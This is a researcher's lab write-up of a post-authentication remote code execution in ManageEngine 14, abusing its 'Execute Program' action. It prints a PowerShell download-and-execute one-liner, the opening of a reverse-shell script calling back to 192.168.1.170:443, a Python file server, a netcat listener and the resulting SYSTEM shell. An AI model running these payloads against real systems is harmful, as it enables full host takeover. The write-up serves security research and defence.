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HUNTING ODAYS

With ManageEngine 14

ABSTRACT

This document describes the steps I took to find RCE in latest ManageEngine (14). Reader will be able to reproduce all of the steps and create and attack inside his/her own controlled VM environment.

by Cody Sixteen

Hunting Odays - ManageEngine

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Intro

„Hunting Odays”[\[1\]](#) is a small series of articles created as a step-by-step „guide” where I’m trying to describe how I found a „real life bug(s)” that can – and will – lead to remote code execution.

In this document we will talk about RCE vulnerability I found in „latest” (18.03.2020) ManageEngine – version 14. Described bug is available for authorized users only (so called postauth; in default installation we will talk about the user called admin).

Below you will find the details. In case of any questions – you know how to find me. ;)

Enjoy and have fun!

[Cody Sixteen](#)

Environment

This time our environment will be based on Windows OS. To prepare an attack scenario I used two virtual machines:

- Windows 7 (32bit) – with ManageEngine 14 (also 32bit) installed
- Kali Linux – with my tools and scripts; used as a jumphost


From 3rd machine – my Windows 10 (host) – I was using Burp Suite to intercept the request.

(Similar environment was described in multiple cases presented on the blog[\[1\]](#).)


With all the settings prepared – we are now ready to go! ;)

Results


When you're logged-in user – it should be pretty easy to run your own code because of the functionality already implemented in ManageEngine:




Now you only need to prepare a 'program' you would like to run (remotely):




I decided to run a powershell *onliner* found on *PayloadsAllTheThings github*[2]:



I downloaded the payload file from the link and saved in on my Kali machine. After I edited host and port I used python (-m *SimpleHTTPServer* 80) to share the file (with ManageEngine VM ;)):



Next step – prepare a netcat listener on another putty window:



Next step is to use (changed) onliner[2] as a value for „Program To Execute” parameter:

Select Action Type

Create Action : Execute Program

Display Name*

Script Location Local Server Remote Server

Program To Execute*

Directory to execute Program*

Notify after action execution (for success) [New Action](#)

Notify after action execution (for failure) [New Action](#)

Abort After* seconds

As you can see this case is very similar to the Splunk described here[3]. Last step? Click „Execute” and observe your netcat listener:

Execute Program action successfully created.

Name	Program	Directory to execute	E-mail Action (for success)	E-mail Action (for failure)	Abort after (sec)	Used by	Edit	Execute
rootmenow	powershell IEX (New-Ob...	C:\Program Files\Manag...	-	-	10	0	/	▶
[REDACTED]	[REDACTED]	[REDACTED]	-	-	10	0	/	▶
[REDACTED]	[REDACTED]	[REDACTED]	-	-	10	0	/	▶

Delete | Add New

Help Card

An Action is executed whenever an Alarm is generated for the attributes with which it is associated. To associate an action, click on the icon corresponding to that attribute. This page displays all the actions created. You can create, edit, or delete an action.

Email Action: Send e-mails to specified email addresses in the event of an alarm. [Create E-Mail Action](#)

SMS Action: Send SMS (Short Message Service) to specific users in the event of an alarm. [Create SMS Action](#)

Execute Program: Execute a specific program on the occurrence of an alarm. [Create Execute Program](#)

...and remember to set a correct path ;) in „Directory to execute Program”:

Select Action Type

Edit Action : Execute Program

Display Name*

Script Location Local Server Remote Server

Program To Execute*

Directory to execute Program*

Notify after action execution (for success) [New Action](#)

Notify after action execution (for failure) [New Action](#)

Abort After* seconds

Now we are ready:

```
root@kali:~/var/www/html# head -n 10 ap.ps1
$socket = new-object System.Net.Sockets.TcpClient('192.168.1.170', 443);
if($socket -eq $null){exit 1}
$stream = $socket.GetStream();
$writer = new-object System.IO.StreamWriter($stream);
$buffer = new-object System.Byte[] 1024;
$encoding = new-object System.Text.AsciiEncoding;
do
{
    $writer.Flush();
    $read = $null;
root@kali:~/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.1.10 - - [18/Mar/2020 11:07:42] "GET /ap.ps1 HTTP/1.1" 200 -
```

Message	E-mail Action (for failure)	Abort after (sec)	Used by
	-	10	0
	-	10	0
	-	10	0

```
root@kali: ~
root@kali:~# nc -l-vvp 443
listening on [any] 443 ...
192.168.1.10: inverse host lookup failed: Unknown host
connect to [192.168.1.170] from (UNKNOWN) [192.168.1.10] 61524
whoami && pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

whoami
nt authority\system

pwd
C:\windows\system32
```

on: Invoke operations on MBeans of JMX Compliant resources. [Create/Execute MBean Operation](#)

nd a trouble ticket to ManageEngine ServiceDesk Plus, the helpdesk software from ManageEngine in the event of an alarm. [Create a new Ticket](#)

Looks like done. ;)

Summary

In this short document I tried to present you one of the possible way of gaining NT AUTHORITY\SYSTEM shell access to remote ManageEngine installation. Functionality described in this document is only available for authorized users.

If logged-in user is able to prepare and store his/her own script or code to run on remote machine – code will be executed with the highest privileges on the system – in case of our Windows-based environment - NT AUTHORITY\SYSTEM which is equal to total compromise of remote host.

I hope this paper will help you understand that: user's input should be filtered in all cases. ;)

See you next time!

Cheers,

[Cody](#)

Resources

Below you will find resources used/found when I was creating this document:

[\[1\] Mini arts series](#)

[\[2\] PayloadsAllTheThings](#)

[\[3\] Splunk described in 'quick cases'](#)

[\[4\] Official Blog](#)

[\[5\] See me @Twitter](#)